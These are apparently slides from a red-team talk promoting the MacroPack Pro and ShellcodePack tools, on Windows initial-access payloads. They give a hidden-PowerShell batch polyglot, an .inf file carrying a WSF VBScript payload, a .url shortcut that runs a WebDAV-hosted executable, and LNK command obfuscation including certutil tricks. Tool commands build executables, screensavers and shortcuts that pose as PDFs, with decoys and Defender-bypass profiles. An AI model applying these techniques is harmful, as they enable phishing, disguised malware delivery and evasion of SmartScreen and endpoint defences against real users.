
- Leverage Polyglot properties of some interpreters
- Run VBScript/JScript from non script files
 - HTA Macro
 - WSF Macro
- PowerShell/BAT polyglot

```
<# : batch script
@echo off
setlocal
cd %~dp0
start /min powershell -executionpolicy remotesigned -windowstyle hidden -Command "Invoke-Expression
$([System.IO.File]::ReadAllText('%~f0'))" >nul
endlocal
goto:batend
#>
<<<POWERSHELL SCRIPT!>>>
Exit
<#
:batend
exit /b 0
#>
```


HTA Macro

- mshta.exe will find HTA anywhere in a file
- Embed a complex script in a more “basic” format
 - <http://blog.sevagas.com/?Hacking-around-HTA-files>
- Has been used to bypass signature verification
- Basic Example:

```
<HTA:APPLICATION icon="#" WINDOWSTATE="minimize"  
SHOWINTASKBAR="no" SYSMENU="no" CAPTION="no" />
```



WSF Macro (1/2)



- Less known but cscript.exe will find WSF tags too!
 - If target is not a binary file
 - If target is called with “?.wsf” after its name
- Same usage as HTA Macro
- Powerful Evasion Method

WSF Macro (2/2)

- Example with .inf payload

In assume breach; use this
to bypass protections
based on extensions



```
[version]
Signature="$Windows NT$"
[DefaultInstall_SingleUser]
RunPreSetupCommands=whatever
[whatever]
cmd /c start cscript /B %cd%\nplaunch.inf?.wsf
[Strings]
ServiceName="tewrfuvu"
ShortSvcName="tewrfuvu"
<job id="maqaspts">
  <script language="VBScript">
Sub WscriptExec(cmdLine )
  CreateObject("WScript.Shell").Run cmdLine, 0
End Sub
Sub EntryPoint()
  WscriptExec "cmd /c notepad.exe"
End Sub
EntryPoint
  </script>
</job>
```

WSF Macro -> BallisKit Tip!





Generate the described inf file with WSF Macro using MacroPack Pro

```
echo "cmd /c notepad.exe" | macro_pack.exe -G nplaunch.inf -t CMD --execmethod  
wscript --wsf-macro
```


Notice the *--wsf-macro* option to trigger the WSF Macro Polyglot mechanism. Use *--hta-macro* instead if you want to trigger the HTA Macro polyglot mechanism.

PDF... Yes but

- Behavior different from one reader to another
- PDF payloads are not easy to use...
 - Lots of clicks...
 - Why not instead create a payload pretending to be a PDF?



Spoof a PDF (or any other file!)




Which one is the Real PDF?




Fake PDFs: My Setup

- File pretending to be a PDF file
- Spoof Icon, extension
- Spawn a decoy to simulate “expected behavior”
- My Payloads Behavior:




Malicious PE files




- Those two are an Executable and a ScreenSaver!

Malicious PE files



- Those two are an Executable and a ScreenSaver!
- Popular in recent attacks
 - Blocked by SmartScreen
 - SmartScreen may be bypassed (Certificates, MOTW bypass)



Malicious PE -> BallisKit Tips!



Generate the EXE spoofing PDF using ShellcodePack

```
echo "cmd /c notepad.exe" | shellcode_pack.exe -G invoice_june_2a.exe --bypass-profile .\bypass_profiles\defender_bypass_profile.json --icon ICONE_PDF.ico --decoy invoice_june_2a.pdf -t CMD
```

Generate the malicious screen saver using shellcodePack

```
echo "cmd /c notepad.exe" | shellcode_pack.exe -G invoice_june_2a.scr --bypass-profile .\bypass_profiles\defender_bypass_profile.json --icon ICONE_PDF.ico --decoy invoice_june_2a.pdf -t CMD
```



- Checkout this Video about creating SCR with ShellcodePack!
 - <https://www.youtube.com/watch?v=4d-dtrKq6B8>

ClickOnce to Bypass SmartScreen



- Windows Installer Type
 - .application file
 - Package containing metadata that can be manipulated
- Leveraged by attackers to
 - Bypass MOTW restrictions
 - Bypass EDRs
- Can be used to load .NET, but also any EXE or DLL


No SmartScreen!



INVOICE [EXAMPLE]

YOUR NAME

Address
City, Country, Postal Code
Phone No. with area code
youremail.com




Malicious PE -> BallisKit Tips!




- Checkout this Video about creating ClickOnce with MacroPack Pro!
 - https://www.youtube.com/watch?v=s9A3l1_KroE

.url Vector



.url Vector



- Internet Shortcut File

- Usage:

- Execute any URI Scheme
- Execute Webdav/HTTP hosted files
- Leak NTLM Hash

[InternetShortcut]

IDList=

URL="\\192.168.15.81@80\DavWWWRoot\invoice_june_2a.exe"



Roamed=-1

IconIndex=13

IconFile=C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe

.url Vector

```
15:29:57.527 - INFO      : 192.168.15.81 - (anonymous) - [2024-06-07 13:29:57] "PROPFIND /" length=0  
, depth=0, elap=0.002sec -> 207 Multi-Status  
192.168.15.81 - (anonymous) - [2024-06-07 13:29:57] "PROPFIND /" length=0, depth=0, elap=0.002sec  
-> 207 Multi-Status
```




INVOICE [EXAMPLE]

YOUR NAME

Address

City, Country, Postal Code

Phone No. with area code
youremail.com




.url Vector -> BallisKit Tip!




Generate the described URI payload with MacroPack Pro

```
echo "\\WebdavRoot\invoice_june_2a.exe" | macro_pack.exe -G invoice_june_2a.url  
--icon="%ProgramFiles(x86)%\Microsoft\Edge\Application\msedge.exe,13"
```

A classic, The Malicious Shortcut!



A classic, The Malicious Shortcut!



- LNK: Execute a command line
- How it's generally used:
 - Execute a PowerShell command
 - Drop a payload with Certutil

← *"But those methods are Detected!"*
Anonymous operator lacking imagination

Bypass Anything With LNKs (1/2)

Trivial obfuscation

- Avoid suspicion extension
(exe, bat, cmd are auto-ran)

```
cmd /c start notepad
```

- Insert ignored char (; ""')

```
cmd.exe /c ;sta;r;t ;;;not;epa;d.ex;e;
```

- Insert escape char (^)

```
cmd.exe /c sta^rt n^ot^epa^d.exe
```

Advanced obfuscation

- Use variable to substitute letters

```
set h=r && ce!h!tutil.exe -decode ..
```

- Use wild card to hide extension

```
where /R "%temp%" test.ln?'
```

- Use a false extension

```
cmd /c start mshta test.hta .txt
```

Also, For some EDRs, avoid long command lines!

Bypass Anything With LNKs (2/2)



- Self run with HTA Macro or WSF Macro
- The Lolbin way...


Bypass Anything With LNKs (2/2)



- Self run with HTA Macro or WSF Macro
- The Lolbin way: “more”

`MORE /E [/C] [/P] [/S] [/Tn] [+n] [files]`

`+n` Start displaying the first file at line `n`



← Print the payload to drop in a TMP file and execute

← Normal LNK File End


It can be tricky to count the lines, NULL char count as a line!

Bypass Anything With LNKs (3/3)

- Other lolbins are available to drop and exec a payload!
- However advanced Certutil obfuscation...

Bypassed Most EDR we Tested!

We can discuss names at the end of the talk if that part is not recorded...



Malicious LNK -> BallisKit Tip!




Generate the described LNK spoofing PDF using MacroPack Pro

```
echo .\test\res\x64notepad.bin | macro_pack.exe -G invoice_june_2a.lnk --bypass-  
profile .\bypass_profiles\defender_bypass_profile.json -t SHELLCODE --decoy  
invoice_june_2a.pdf --icon "C:\Program Files  
(x86)\Microsoft\Edge\Application\msedge.exe,13"
```



Note: The default method will use certutil, you may change that with the option *--lnk-run-method*

Example: *--lnk-run-method =More* , *--lnk-run-method =Tar*

